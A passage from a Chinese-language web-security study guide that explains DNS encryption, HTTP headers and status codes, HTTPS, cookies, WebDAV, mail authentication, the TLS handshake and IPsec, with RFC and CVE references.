DoH 方案在发表 RFC8484，使用 `https://dns.example.com/dns-query{?dns}` 来查询服务器的 IP，复用 https 的 443 端口，流量特征比较小。DoH 会对 DNS 服务器进行加密认证，不提供 fallback 选项。目前 Cloudflare、Google 等服务商对 DoH 提供了支持。

DNS-over-QUIC

DNS-over-QUIC 安全特性和 DoT 类似，但是性能更高，目前没有合适的软件实现。

DNSCrypt

DNSCrypt 使用 X25519-XSalsa20Poly1305 而非标准的 TLS，且 DNSCrypt 的 Client 需要额外的软件，Server 需要的专门的证书。

2.6.8 相关漏洞

DNS 劫持

DNS 劫持有多种方式，比较早期的攻击方式是通过攻击域名解析服务器，或是伪造 DNS 响应的方法，来将域名解析到恶意的 IP 地址。

随着互联网应用的不断发展，出现了基于废弃记录的劫持方式。这种方式发生的场景是次级域名的解析记录指向第三方资源，而第三方资源被释放后，解析记录并没有取消，在这种场景下，可以对应申请第三方资源，以获取控制解析记录的能力。

拒绝服务

DNS 服务通常会开启 UDP 端口，当 DNS 服务器拥有大量二级域 NS 记录时，通过 DNS 的 UDP 反射攻击可以实现高倍的拒绝服务。

2.6.9 参考链接

RFC

- RFC 1034 DOMAIN NAMES CONCEPTS AND FACILITIES
- RFC 1035 DOMAIN NAMES IMPLEMENTATION AND SPECIFICATION
- RFC 1123 Requirements for Internet Hosts – Application and Support
- RFC 2535 Domain Name System Security Extensions
- RFC 2930 Secret Key Establishment for DNS (TKEY RR)
- RFC 2931 DNS Request and Transaction Signatures (SIG(0)s)
- RFC 3596 Legacy Resolver Compatibility for Delegation Signer (DS)
- RFC 3755 DNS Extensions to Support IP Version 6
- RFC 5001 Automated Updates of DNS Security (DNSSEC) Trust Anchors
- RFC 5936 DNS Zone Transfer Protocol
- RFC 5966 DNS Transport over TCP - Implementation Requirements
- RFC 6376 DomainKeys Identified Mail (DKIM) Signatures
- RFC 6762 Multicast DNS
- RFC 6891 Extension Mechanisms for DNS (EDNS(0))
- RFC 6895 DNS IANA Considerations
- RFC 7766 DNS Transport over TCP - Implementation Requirements
- RFC 7858 Specification for DNS over Transport Layer Security (TLS)
- RFC 8082 NXDOMAIN
- RFC 8482 Providing Minimal-Sized Responses to DNS Queries That Have QTYPE=ANY
- RFC 8484 DNS Queries over HTTPS (DoH)
- RFC 8490 DNS Stateful Operations
- RFC 8499 DNS Terminology

工具

- Unbound
- bind9

研究文章

- DGA 域名的今生前世：缘起、检测、与发展
- DNSSEC 原理和分析
- Plohmann D, Yakdan K, Klatt M, et al. A comprehensive measurement study of domain generating malware[C]//25th {USENIX} Security Symposium ({USENIX} Security 16). 2016: 263-278.
- An End-to-End Large-Scale Measurement of DNS-over-Encryption: How Far Have We Come?

相关 CVE

- SIGRed – Resolving Your Way into Domain Admin: Exploiting a 17 Year-old Bug in Windows DNS Servers

2.7 HTTP 协议簇

2.7.1 HTTP 标准

报文格式

请求报文格式

```
<method><request-URL><version>
<headers>

<entity-body>
```

响应报文格式

```
<version><status><reason-phrase>
<headers>

<entity-body>
```

字段解释

- **method**
  - HTTP 动词
  - 常见方法：HEAD / GET / POST / PUT / DELETE / PATCH / OPTIONS / TRACE
  - 扩展方法：LOCK / MKCOL / COPY / MOVE
- **version**
  - 报文使用的 HTTP 版本
  - 格式为 HTTP/<major>.<minor>
- **url**
  - `<scheme>://<user>:<password>@<host>:<port>/<path>;<params>?<query>#<frag>`

请求头列表

- **Accept**
  - 指定客户端能够接收的内容类型
  - Accept: text/plain, text/html
- **Accept-Charset**
  - 浏览器可以接受的字符编码集
  - Accept-Charset: iso-8859-5
- **Accept-Encoding**
  - 指定浏览器可以支持的 web 服务器返回内容压缩编码类型
  - Accept-Encoding: compress, gzip
- **Accept-Language**
  - 浏览器可接受的语言
  - Accept-Language: en,zh
- **Accept-Ranges**
  - 可以请求网页实体的一个或者多个子范围字段
  - Accept-Ranges: bytes
- **Authorization**
  - HTTP 授权的授权证书
  - Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

- **Cache-Control**
  - 指定请求和响应遵循的缓存机制 Cache-Control: no-cache
- **Connection**
  - 表示是否需要持久连接 // HTTP 1.1 默认进行持久连接
  - Connection: close
- **Cookie**
  - HTTP 请求发送时，会把保存在该请求域名下的所有 cookie 值一起发送给 web 服务器
  - Cookie: role=admin;ssid=1
- **Content-Length**
  - 请求的内容长度
  - Content-Length: 348
- **Content-Type**
  - 请求的与实体对应的 MIME 信息
  - Content-Type: application/x-www-form-urlencoded
- **Date**
  - 请求发送的日期和时间
  - Date: Tue, 15 Nov 2010 08:12:31 GMT
- **Expect**
  - 请求的特定的服务器行为
  - Expect: 100-continue
- **From**
  - 发出请求的用户的 Email
  - From: user@email.com
- **Host**
  - 指定请求的服务器的域名和端口号
  - Host: www.github.com
- **If-Match**
  - 只有请求内容与实体相匹配才有效
  - If-Match: ”737060cd8c284d8af7ad3082f209582d”
- **If-Modified-Since**

  - 如果请求的部分在指定时间之后被修改则请求成功，未被修改则返回 304 代码
  - If-Modified-Since: Sat, 29 Oct 2018 19:43:31 GMT
- **If-None-Match**
  - 如果内容未改变返回 304 代码，参数为服务器先前发送的 Etag，与服务器回应的 Etag 比较判断是否改变
  - If-None-Match: "737060cd8c284d8af7ad3082f209582d"
- **If-Range**
  - 如果实体未改变，服务器发送客户端丢失的部分，否则发送整个实体。参数也为 Etag
  - If-Range: "737060cd8c284d8af7ad3082f209582d"
- **If-Unmodified-Since**
  - 只在实体在指定时间之后未被修改才请求成功
  - If-Unmodified-Since: Sat, 29 Oct 2010 19:43:31 GMT
- **Max-Forwards**
  - 限制信息通过代理和网关传送的时间
  - Max-Forwards: 10
- **Pragma**
  - 用来包含实现特定的指令
  - Pragma: no-cache
- **Proxy-Authorization**
  - 连接到代理的授权证书
  - Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
- **Range**
  - 只请求实体的一部分，指定范围
  - Range: bytes=500-999
- **Referer**
  - 先前网页的地址，当前请求网页紧随其后, 即来路
  - Referer: http://www.zcmhi.com/archives/71.html
- **TE**
  - 客户端愿意接受的传输编码，并通知服务器接受接受尾加头信息
  - TE: trailers,deflate;q=0.5

- **Upgrade**
  - 向服务器指定某种传输协议以便服务器进行转换（如果支持）
  - Upgrade: HTTP/2.0, SHTTP/1.3, IRC/6.9, RTA/x11
- **User-Agent**
  - User-Agent 的内容包含发出请求的用户信息
  - User-Agent: Mozilla/5.0 (Linux; X11)
- **Via**
  - 通知中间网关或代理服务器地址，通信协议
  - Via: 1.0 fred, 1.1 nowhere.com (Apache/1.1)
- **Warning**
  - 关于消息实体的警告信息
  - Warn: 199 Miscellaneous warning

响应头列表

- **Accept-Ranges**
  - 表明服务器是否支持指定范围请求及哪种类型的分段请求
  - Accept-Ranges: bytes
- **Access-Control-Allow-Origin**
  - 配置有权限访问资源的域
  - Access-Control-Allow-Origin: <origin>|*
- **Age**
  - 从原始服务器到代理缓存形成的估算时间（以秒计，非负）
  - Age: 12
- **Allow**
  - 对某网络资源的有效的请求行为，不允许则返回 405
  - Allow: GET, HEAD
- **Cache-Control**
  - 告诉所有的缓存机制是否可以缓存及哪种类型
  - Cache-Control: no-cache
- **Content-Encoding**

  - web 服务器支持的返回内容压缩编码类型。
  - Content-Encoding: gzip

- **Content-Language**
  - 响应体的语言
  - Content-Language: en,zh
- **Content-Length**
  - 响应体的长度
  - Content-Length: 348
- **Content-Location**
  - 请求资源可替代的备用的另一地址
  - Content-Location: /index.htm
- **Content-MD5**
  - 返回资源的 MD5 校验值
  - Content-MD5: Q2hlY2sgSW50ZWdyaXR5IQ==
- **Content-Range**
  - 在整个返回体中本部分的字节位置
  - Content-Range: bytes 21010-47021/47022
- **Content-Type**
  - 返回内容的 MIME 类型
  - Content-Type: text/html; charset=utf-8
- **Date**
  - 原始服务器消息发出的时间
  - Date: Tue, 15 Nov 2010 08:12:31 GMT
- **ETag**
  - 请求变量的实体标签的当前值
  - ETag: "737060cd8c284d8af7ad3082f209582d"
- **Expires**
  - 响应过期的日期和时间
  - Expires: Thu, 01 Dec 2010 16:00:00 GMT
- **Last-Modified**

  - 请求资源的最后修改时间
  - Last-Modified: Tue, 15 Nov 2010 12:45:26 GMT

- **Location**
  - 用来重定向接收方到非请求 URL 的位置来完成请求或标识新的资源
  - Location: http://www.zcmhi.com/archives/94.html

- **Pragma**
  - 包括实现特定的指令，它可应用到响应链上的任何接收方
  - Pragma: no-cache

- **Proxy-Authenticate**
  - 它指出认证方案和可应用到代理的该 URL 上的参数
  - Proxy-Authenticate: Basic

- **Refresh**
  - 应用于重定向或一个新的资源被创造，在 5 秒之后重定向（由网景提出，被大部分浏览器支持）
  - Refresh: 5; url=http://www.zcmhi.com/archives/94.html

- **Retry-After**
  - 如果实体暂时不可取，通知客户端在指定时间之后再次尝试
  - Retry-After: 120

- **Server**
  - web 服务器软件名称
  - Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)

- **Set-Cookie**
  - 设置 Http Cookie Set-Cookie: UserID=JohnDoe; Max-Age=3600; Version=1

- **Strict-Transport-Security**
  - 设置浏览器强制使用 HTTPS 访问
  - max-age: x 秒的时间内访问对应域名都使用 HTTPS 请求
  - includeSubDomains: 网站的子域名也启用规则
  - Strict-Transport-Security: max-age=1000; includeSubDomains

- **Trailer**
  - 指出头域在分块传输编码的尾部存在 Trailer: Max-Forwards

- **Transfer-Encoding**
  - 文件传输编码
  - Transfer-Encoding:chunked
- **Vary**
  - 告诉下游代理是使用缓存响应还是从原始服务器请求
  - Vary: *
- **Via**
  - 告知代理客户端响应是通过哪里发送的
  - Via: 1.0 fred, 1.1 nowhere.com (Apache/1.1)
- **Warning**
  - 警告实体可能存在的问题
  - Warning: 199 Miscellaneous warning
- **WWW-Authenticate**
  - 表明客户端请求实体应该使用的授权方案
  - WWW-Authenticate: Basic
- **X-Content-Type-Options**
  - 配置禁止 MIME 类型嗅探
  - X-Content-Type-Options: nosniff
- **X-Frame-Options**
  - 配置页面是否能出现在 <frame>, <iframe>, <embed>, <object> 等标签中，防止点击劫持
  - X-Frame-Options: deny
- **X-XSS-Protection**
  - 配置 XSS 防护机制
  - X-XSS-Protection: 1; mode=block

HTTP 状态返回代码 1xx（临时响应）

表示临时响应并需要请求者继续执行操作的状态代码。

Code	代码	说明
100	继续	服务器返回此代码表示已收到请求的第一部分，正在等待其余部分
101	切换协议	请求者已要求服务器切换协议，服务器已确认并准备切换

HTTP 状态返回代码 2xx （成功）

表示成功处理了请求的状态代码。

Code	代码	说明
200	成功	服务器已成功处理了请求。通常，这表示服务器提供了请求的网页
201	已创建	请求成功并且服务器创建了新的资源
202	已接受	服务器已接受请求，但尚未处理
203	非授权信息	服务器已成功处理了请求，但返回的信息可能来自另一来源
204	无内容	服务器成功处理了请求，但没有返回任何内容
205	重置内容	m 服务器成功处理了请求，但没有返回任何内容
206	部分内容	服务器成功处理了部分 GET 请求

HTTP 状态返回代码 3xx （重定向）

表示要完成请求，需要进一步操作。通常，这些状态代码用来重定向。

Code	代码	说明
300	多种选择	针对请求，服务器可执行多种操作。服务器可根据请求者 (user agent) 选择一项操作，或提供操作列表供请求者选择。
301	永久移动	请求的网页已永久移动到新位置。服务器返回此响应（对 GET 或 HEAD 请求的响应）时，会自动将请求者转到新位置。
302	临时移动	服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。
303	查看其他位置	请求者应当对不同的位置使用单独的 GET 请求来检索响应时，服务器返回此代码。
304	未修改	自从上次请求后，请求的网页未修改过。服务器返回此响应时，不会返回网页内容。
305	使用代理	请求者只能使用代理访问请求的网页。如果服务器返回此响应，还表示请求者应使用代理。
307	临时重定向	服务器目前从不同位置的网页响应请求，但请求者应继续使用原有位置来进行以后的请求。

HTTP 状态返回代码 4xx（请求错误）

这些状态代码表示请求可能出错，妨碍了服务器的处理。

Code	代码	说明
400	错误请求	服务器不理解请求的语法。
401	未授权	请求要求身份验证。对于需要登录的网页，服务器可能返回此响应。
403	禁止	服务器拒绝请求。
404	未找到	服务器找不到请求的网页。
405	方法禁用	禁用请求中指定的方法。
406	不接受	无法使用请求的内容特性响应请求的网页。
407	需要代理授权	此状态代码与 401（未授权）类似，但指定请求者应当授权使用代理。
408	请求超时	服务器等候请求时发生超时。
409	冲突	服务器在完成请求时发生冲突。服务器必须在响应中包含有关冲突的信息。
410	已删除	如果请求的资源已永久删除，服务器就会返回此响应。
411	需要有效长度	服务器不接受不含有效内容长度标头字段的请求。
412	未满足前提条件	服务器未满足请求者在请求中设置的其中一个前提条件。
413	请求实体过大	服务器无法处理请求，因为请求实体过大，超出服务器的处理能力。
414	请求的 URI 过长	请求的 URI（通常为网址）过长，服务器无法处理。
415	不支持的媒体类型	请求的格式不受请求页面的支持。
416	请求范围不符合要求	如果页面无法提供请求的范围，则服务器会返回此状态代码。
417	未满足期望值	服务器未满足”期望”请求标头字段的要求。

HTTP 状态返回代码 5xx（服务器错误）

这些状态代码表示服务器在尝试处理请求时发生内部错误。这些错误可能是服务器本身的错误，而不是请求出错。

Code	代码	说明
500	服务器内部错误	服务器遇到错误，无法完成请求。
501	尚未实施	服务器不具备完成请求的功能。例如，服务器无法识别请求方法时可能会返回此代码。
502	错误网关	服务器作为网关或代理，从上游服务器收到无效响应。
503	服务不可用	服务器目前无法使用（由于超载或停机维护）。通常，这只是暂时状态。
504	网关超时	服务器作为网关或代理，但是没有及时从上游服务器收到请求。
505	HTTP 版本不受支持	服务器不支持请求中所用的 HTTP 协议版本。

2.7.2 HTTP 版本

HHTTP

HTTP 是基于 TCP/IP 协议的应用层协议，主要规定了客户端和服务器之间的通信格式，默认使用 80 端口。

HTTP 0.9

HTTP 0.9 最早在 1991 年发布，仅支持 GET 命令，请求格式只有简单的 `GET /url` ，服务端仅响应 HTML，响应完毕后关闭 TCP 连接。

HTTP 1.0

1996 年 5 月，HTTP/1.0 版本发布，丰富了传输的格式和内容，还引入了 POST、HEAD 两个动词。从 1.0 开始，必须在尾部添加协议版本。在 1.0 中，也引入了状态码 (status code)、多字符集支持、多部分发送 (multi-part type)、权限 (authorization)、缓存 (cache)、内容编码 (content encoding) 等内容。

HTTP 1.0 版的主要缺点是，每个 TCP 连接只能发送一个请求。发送数据完毕，连接就关闭，如果还要请求其他资源，就必须再新建一个连接。

TCP 连接的新建成本很高，因为需要客户端和服务器三次握手，并且开始时发送速率较慢 (slow start)，所以，HTTP 1.0 版本的性能比较差。

HTTP 1.1

1997 年 1 月，HTTP/1.1 版本发布，进一步完善了 HTTP 协议。1.1 版本主要是引入了持久连接、管道机制、Content-Length、分块传输编码等内容。管道机制即在同一个 TCP 连接里面，客户端可以同时发送多个请求，这样就改进了 HTTP 协议的效率。PUT、PATCH、HEAD、OPTIONS、DELETE 等动词方法也是在 HTTP 1.1 版本引入的。另外 1.1 版本新增了 Host 字段，用于指定服务器的域名，这也是后来虚拟主机得以发展的基础。

虽然 1.1 版允许复用 TCP 连接，但是同一个 TCP 连接里面，所有的数据通信是按次序进行的。服务器只有处理完一个回应，才会进行下一个回应。如果有一个请求很慢，就会阻塞后面的请求。

SPDY

2009 年，谷歌公开了自行研发的 SPDY 协议，用于解决 HTTP/1.1 效率不高的问题，而后被当做 HTTP/2 的基础。

HTTP/2

2015 年，HTTP/2 发布，HTTP/2 是一个二进制协议，头信息和数据体都是二进制，统称为帧 (frame)，帧分为头信息帧和数据帧。HTTP/2 复用 TCP 连接，在一个连接里，客户端和浏览器都可以同时发送多个请求或回应，而且不用按照顺序回应。

2.7.3 HTTPS

简介

HTTPS (HyperText Transfer Protocol over Secure Socket Layer) 可以理解为 HTTP+SSL/TLS，即 HTTP 下加入 SSL 层，HTTPS 的安全基础是 SSL。

交互

证书验证阶段

- 浏览器发起 HTTPS 请求
- **服务端返回 HTTPS 证书**
  - **其中证书包含：**
    * 颁发机构信息
    * 公钥
    * 公司信息
    * 域名
    * 有效期
    * 指纹
- 客户端验证证书是否合法，如果不合法则提示告警

数据传输阶段

- 当证书验证合法后，在本地生成随机数
- 通过公钥加密随机数，并把加密后的随机数传输到服务端
- 服务端通过私钥对随机数进行解密
- 服务端通过客户端传入的随机数构造对称加密算法，对返回结果内容进行加密后传输

CA

CA (Certificate Authority) 是颁发数字证书的机构。是负责发放和管理数字证书的权威机构，并作为电子商务交易中受信任的第三方，承担公钥体系中公钥的合法性检验的责任。

2.7.4 Cookie

简介

Cookie（复数形态 Cookies），类型为「小型文本文件」，指某些网站为了辨别用户身份而储存在用户本地终端上的数据。

属性

name

cookie 的名称。

value

cookie 的值。

expires

当 Expires 属性缺省时，表示是会话性 Cookie，在用户关闭浏览器时失效。

max-age

max-age 可以为正数、负数、0。如果 max-age 属性为正数时，浏览器会将其持久化，当 max-age 属性为负数，则表示该 Cookie 只是一个会话性 Cookie。当 max-age 为 0 时，则会立即删除这个 Cookie。Expires 和 max-age 都存在的条件下，max-age 优先级更高。

domain

指定 Cookie 的域名，默认是当前域名。domain 设置时可以设置为自身及其父域，子域可以访问父域的 Cookie，反之不能。

path

指定一个 URL 路径，这个路径必须出现在要请求的资源的路径中才可以发送对应的 Cookie。

secure

只能通过 HTTPS 传输。

httponly

限制 Cookie 仅在 HTTP 传输过程中被读取，一定程度上防御 XSS 攻击。

SameSite

SameSite 支持 Strict / Lax / None 三种值。Strict 最为严格，完全禁止第三方 Cookie，跨站点时，任何情况下都不会发送 Cookie。Lax 允许部分第三方请求携带 Cookie，主要是链接、预加载、GET 表单三种情况。Cookie 的 SameSite 属性为 None ，且设置了 Secure 时，无论是否跨站都会发送 Cookie。

2.7.5 WebDAV

简介

WebDAV （Web-based Distributed Authoring and Versioning）一种基于 HTTP 1.1 协议的通信协议。它扩展了 HTTP 1.1，在 GET、POST、HEAD 等几个 HTTP 标准方法以外添加了一些新的方法，使应用程序可对 Web Server 直接读写，并支持写文件锁定、解锁，以及版本控制等功能。

支持的方法具体为：

- **OPTIONS**
  - 获取服务器的支持
- **GET / PUT / POST / DELETE**
  - 资源操作
- **TRACE**
  - 跟踪服务器
- HEAD
- **MKCOL**
  - 创建集合
- PROPFIND / PROPPATCH
- COPY / MOVE
- LOCK / UNLOCK

相关 CVE

- **CVE-2015-1833**
  - Apache Jacrabbit WebDav XXE

  - http://www.securityfocus.com/archive/1/535582

- **CVE-2015-7326**
  - Milton WebDav XXE
  - http://www.securityfocus.com/archive/1/536813

2.7.6 参考链接

RFC

- RFC 3253 Versioning Extensions to WebDAV (Web Distributed Authoring and Versioning)
- RFC 3648 Web Distributed Authoring and Versioning (WebDAV) Ordered Collections Protocol
- RFC 3744 Web Distributed Authoring and Versioning (WebDAV) Access Control Protocol
- RFC 4437 Web Distributed Authoring and Versioning (WebDAV) Redirect Reference Resources
- RFC 4918 HTTP Extensions for Web Distributed Authoring and Versioning (WebDAV)
- RFC 5323 Web Distributed Authoring and Versioning (WebDAV) SEARCH
- RFC 5842 Binding Extensions to Web Distributed Authoring and Versioning (WebDAV)

Blog

- What should a hacker know about WebDav
- Cookie 的 SameSite 属性
- HTTP 协议入门

2.8 邮件协议族

2.8.1 简介

SMTP

SMTP (Simple Mail Transfer Protocol) 是一种电子邮件传输的协议，是一组用于从源地址到目的地址传输邮件的规范。不启用 SSL 时端口号为 25，启用 SSL 时端口号多为 465 或 994。

POP3

POP3 (Post Office Protocol 3) 用于支持使用客户端远程管理在服务器上的电子邮件。不启用 SSL 时端口号为 110，启用 SSL 时端口号多为 995。

IMAP

IMAP (Internet Mail Access Protocol)，即交互式邮件存取协议，它是跟 POP3 类似邮件访问标准协议之一。不同的是，开启了 IMAP 后，您在电子邮件客户端收取的邮件仍然保留在服务器上，同时在客户端上的操作都会反馈到服务器上，如：删除邮件，标记已读等，服务器上的邮件也会做相应的动作。不启用 SSL 时端口号为 143，启用 SSL 时端口号多为 993。

2.8.2 防护策略

SPF

发件人策略框架 (Sender Policy Framework, SPF) 是一套电子邮件认证机制，用于确认电子邮件是否由网域授权的邮件服务器寄出，防止有人伪冒身份网络钓鱼或寄出垃圾邮件。SPF 允许管理员设定一个 DNS TXT 记录或 SPF 记录设定发送邮件服务器的 IP 范围，如有任何邮件并非从上述指明授权的 IP 地址寄出，则很可能该邮件并非确实由真正的寄件者寄出。

DKIM

域名密钥识别邮件 (DomainKeys Identified Mail, DKIM) 是一种检测电子邮件发件人地址伪造的方法。发送方会在邮件的头中插入 DKIM-Signature，收件方通过查询 DNS 记录中的公钥来验证发件人的信息。

DMARC

基于网域的消息认证、报告和一致性 (Domain-based Message Authentication, Reporting and Conformance, DMARC) 是电子邮件身份验证协议，用于解决在邮件栏中显示的域名和验证的域名不一致的问题。要通过 DMARC 检查，必须通过 SPF 或/和 DKIM 的身份验证，且需要标头地址中的域名必须与经过身份验证的域名一致。

2.8.3 参考链接

RFC

- RFC 4408 Sender Policy Framework (SPF) for Authorizing Use of Domains in E-Mail, Version 1
- RFC 6376 DomainKeys Identified Mail (DKIM) Signatures
- RFC 7208 Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1
- RFC 7489 Domain-based Message Authentication, Reporting, and Conformance (DMARC)
- RFC 8301 Cryptographic Algorithm and Key Usage Update to DomainKeys Identified Mail (DKIM)
- RFC 8463 A New Cryptographic Signature Method for DomainKeys Identified Mail (DKIM)
- RFC 8616 Email Authentication for Internationalized Mail

- RFC 8611 Mail

相关文档

- Sender Policy Framework wikipedia
- DomainKeys Identified Mail wikipedia
- DMARC wikipedia

研究文章

- Composition Kills:A Case Study of Email Sender Authentication

2.9 SSL/TLS

2.9.1 简介

SSL 全称是 Secure Sockets Layer，安全套接字层，它是由网景公司 (Netscape) 在 1994 年时设计，主要用于 Web 的安全传输协议，目的是为网络通信提供机密性、认证性及数据完整性保障。如今，SSL 已经成为互联网保密通信的工业标准。

SSL 最初的几个版本 (SSL 1.0、SSL2.0、SSL 3.0) 由网景公司设计和维护，从 3.1 版本开始，SSL 协议由因特网工程任务小组 (IETF) 正式接管，并更名为 TLS(Transport Layer Security)，发展至今已有 TLS 1.0、TLS1.1、TLS1.2、TLS1.3 这几个版本。

如 TLS 名字所说，SSL/TLS 协议仅保障传输层安全。同时，由于协议自身特性 (数字证书机制)，SSL/TLS 不能被用于保护多跳 (multi-hop) 端到端通信，而只能保护点到点通信。

SSL/TLS 协议能够提供的安全目标主要包括如下几个：

- **认证性**
  - 借助数字证书认证服务端端和客户端身份，防止身份伪造
- **机密性**
  - 借助加密防止第三方窃听
- **完整性**
  - 借助消息认证码 (MAC) 保障数据完整性，防止消息篡改
- **重放保护**
  - 通过使用隐式序列号防止重放攻击

为了实现这些安全目标，SSL/TLS 协议被设计为一个两阶段协议，分为握手阶段和应用阶段：

握手阶段也称协商阶段，在这一阶段，客户端和服务端端会认证对方身份 (依赖于 PKI 体系，利用数字证书进行身份认证)，并协商通信中使用的安全参数、密码套件以及 MasterSecret。后续通信使用的所有密钥都是通过 MasterSecret 生成。在握手阶段完成后，进入应用阶段。在应用阶段通信双方使用握手阶段协商好的密钥进行安全通信。

2.9.2 协议

TLS 包含几个子协议，比较常用的有记录协议、警报协议、握手协议、变更密码规范协议等。

记录协议

记录协议 (Record Protocol) 规定了 TLS 收发数据的基本单位记录 (record)。

警报协议

警报协议 (Alert Protocol) 用于提示协议交互过程出现错误。

握手协议

握手协议 (Handshake Protocol) 是 TLS 里最复杂的子协议，在握手过程中协商 TLS 版本号、随机数、密码套件等信息，然后交换证书和密钥参数，最终双方协商得到会话密钥，用于后续的混合加密系统。

变更密码规范协议

变更密码规范协议 (Change Cipher Spec Protocol) 是一个 “通知”，告诉对方，后续的数据都将使用加密保护。

2.9.3 交互过程

Client Hello

Client Hello 由客户端发送，内容包括客户端的一个 Unix 时间戳 (GMT Unix Time)、一些随机的字节 (Random Bytes)，还包括了客户端接受的算法类型 (Cipher Suites)。

Server Hello

Server Hello 由服务端发送，内容包括服务端支持的算法类型、GMT Unix Time 以及 Random Bytes。

Certificate

由服务端或者客户端发送，发送方会会将自己的数字证书发送给接收方，由接收方进行证书验证，如果不通过的话，接收方会中断握手的过程。一般跟在 Client / Server Hello 报文之后。

Server Key Exchange

由服务端发送，将自己的公钥参数传输给了客户端，一般也和 Server Hello 与 Certificate 在一个 TCP 报文中。

Server Hello Done

服务端发送，一般也和 Server Hello、Certificate 和 Server Key Exchange 在一个 TCP 报文中。

Client Key Exchange

客户端发送，向服务端发送自己的公钥参数，与服务端协商密钥。

Change Cipher Spec

客户端或者服务端发送，紧跟着 Key Exchange 发送，代表自己生成了新的密钥，通知对方以后将更换密钥，使用新的密钥进行通信。

Encrypted Handshake Message

客户端或者服务端发送，紧跟着 Key Exchange 发送。进行测试，一方用自己的刚刚生成的密钥加密一段固定的消息发送给对方，如果密钥协商正确无误的话，对方可以正确解密。

New Session Ticket

服务端发送，表示发起会话，在一段时间之内 (超时时间到来之前)，双方都以刚刚交换的密钥进行通信。从这以后，加密通信正式开始。

Application Data

使用密钥交换协议协商出来的密钥加密的应用层的数据。

Encrypted Alert

客户端或服务端发送，意味着加密通信因为某些原因需要中断，警告对方不要再发送敏感的数据。

2.9.4 版本更新内容

TLS 1.3

- 引入了 PSK 作为新的密钥协商机制
- 支持 0-RTT 模式，以安全性降低为代价，在建立连接时节省了往返时间
- ServerHello 之后的所有握手消息采取了加密操作，可见明文减少
- 不再允许对加密报文进行压缩、不再允许双方发起重协商
- DSA 证书不再允许在 TLS 1.3 中使用
- **删除不安全的密码算法**
  - RSA 密钥传输 - 不支持前向安全性
  - CBC 模式密码 - 易受 BEAST 和 Lucky 13 攻击
  - RC4 流密码 - 在 HTTPS 中使用并不安全
  - SHA-1 哈希函数 - 建议以 SHA-2 取而代之
  - 任意 Diffie-Hellman 组- CVE-2016-0701 漏洞
  - 输出密码 - 易受 FREAK 和 LogJam 攻击

2.9.5 子协议

SSL/TLS 协议有一个高度模块化的架构，分为很多子协议，主要是：

- **Handshake 协议**
  - 包括协商安全参数和密码套件、服务端身份认证 (客户端身份认证可选)、密钥交换
- **ChangeCipherSpec 协议**
  - 一条消息表明握手协议已经完成
- **Alert 协议**
  - 对握手协议中一些异常的错误提醒，分为 fatal 和 warning 两个级别，fatal 类型的错误会直接中断 SSL 链接，而 warning 级别的错误 SSL 链接仍可继续，只是会给出错误警告
- **Record 协议**
  - 包括对消息的分段、压缩、消息认证和完整性保护、加密等

2.9.6 参考链接

RFC

- RFC 2246 The TLS Protocol Version 1.0
- RFC 4346 The Transport Layer Security (TLS) Protocol Version 1.1
- RFC 5246 The Transport Layer Security (TLS) Protocol Version 1.2
- RFC 6101 The Secure Sockets Layer (SSL) Protocol Version 3.0
- RFC 6176 Prohibiting Secure Sockets Layer (SSL) Version 2.0
- RFC 7568 Deprecating Secure Sockets Layer Version 3.0
- RFC 8446 The Transport Layer Security (TLS) Protocol Version 1.3

Document

- Wikipedia Transport Layer Security

2.10 IPsec

2.10.1 简介

IPsec（IP Security）是 IETF 制定的三层隧道加密协议，它为 Internet 上传输的数据提供了高质量的、可互操作的、基于密码学的安全保证。特定的通信方之间在 IP 层通过加密与数据源认证等方式，提供了以下的安全服务：

- **数据机密性（Confidentiality）**
  - IPsec 发送方在通过网络传输包前对包进行加密。
- **数据完整性（Data Integrity）**
  - IPsec 接收方对发送方发送来的包进行认证，以确保数据在传输过程中没有被篡改。
- **数据来源认证（Data Authentication）**
  - IPsec 在接收端可以认证发送 IPsec 报文的发送端是否合法。
- **防重放（Anti-Replay）**
  - IPsec 接收方可检测并拒绝接收过时或重复的报文。

2.10.2 优点

IPsec 具有以下优点：

- 支持 IKE（Internet Key Exchange，因特网密钥交换），可实现密钥的自动协商功能，减少了密钥协商的开销。可以通过 IKE 建立和维护 SA 的服务，简化了 IPsec 的使用和管理。

- 所有使用 IP 协议进行数据传输的应用系统和服务都可以使用 IPsec，而不必对这些应用系统和服务本身做任何修改。
- 对数据的加密是以数据包为单位的，而不是以整个数据流为单位，这不仅灵活而且有助于进一步提高 IP 数据包的安全性，可以有效防范网络攻击。

2.10.3 构成

IPsec 由四部分内容构成：

- 负责密钥管理的 Internet 密钥交换协议 IKE（Internet Key Exchange Protocol）
- 负责将安全服务与使用该服务的通信流相联系的安全关联 SA（Security Associations）
- 直接操作数据包的认证头协议 AH（IP Authentication Header）和安全载荷协议 ESP（IP Encapsulating Security Payload）
- 若干用于加密和认证的算法

2.10.4 安全联盟（Security Association，SA）

IPsec 在两个端点之间提供安全通信，端点被称为 IPsec 对等体。

SA 是 IPsec 的基础，也是 IPsec 的本质。SA 是通信对等体间对某些要素的约定，例如，使用哪种协议（AH、ESP 还是两者结合使用）、协议的封装模式（传输模式和隧道模式）、加密算法（DES、3DES 和 AES）、特定流中保护数据的共享密钥以及密钥的生存周期等。建立 SA 的方式有手工配置和 IKE 自动协商两种。

SA 是单向的，在两个对等体之间的双向通信，最少需要两个 SA 来分别对两个方向的数据流进行安全保护。同时，如果两个对等体希望同时使用 AH 和 ESP 来进行安全通信，则每个对等体都会针对每一种协议来构建一个独立的 SA。

SA 由一个三元组来唯一标识，这个三元组包括 SPI（Security Parameter Index，安全参数索引）、目的 IP 地址、安全协议号（AH 或 ESP）。

SPI 是用于唯一标识 SA 的一个 32 比特数值，它在 AH 和 ESP 头中传输。在手工配置 SA 时，需要手工指定 SPI 的取值。使用 IKE 协商产生 SA 时，SPI 将随机生成。

2.10.5 IKE

IKE（RFC2407，RFC2408、RFC2409）属于一种混合型协议，由 Internet 安全关联和密钥管理协议（ISAKMP）和两种密钥交换协议 OAKLEY 与 SKEME 组成。IKE 创建在由 ISAKMP 定义的框架上，沿用了 OAKLEY 的密钥交换模式以及 SKEME 的共享和密钥更新技术，还定义了它自己的两种密钥交换方式。

IKE 使用了两个阶段的 ISAKMP：

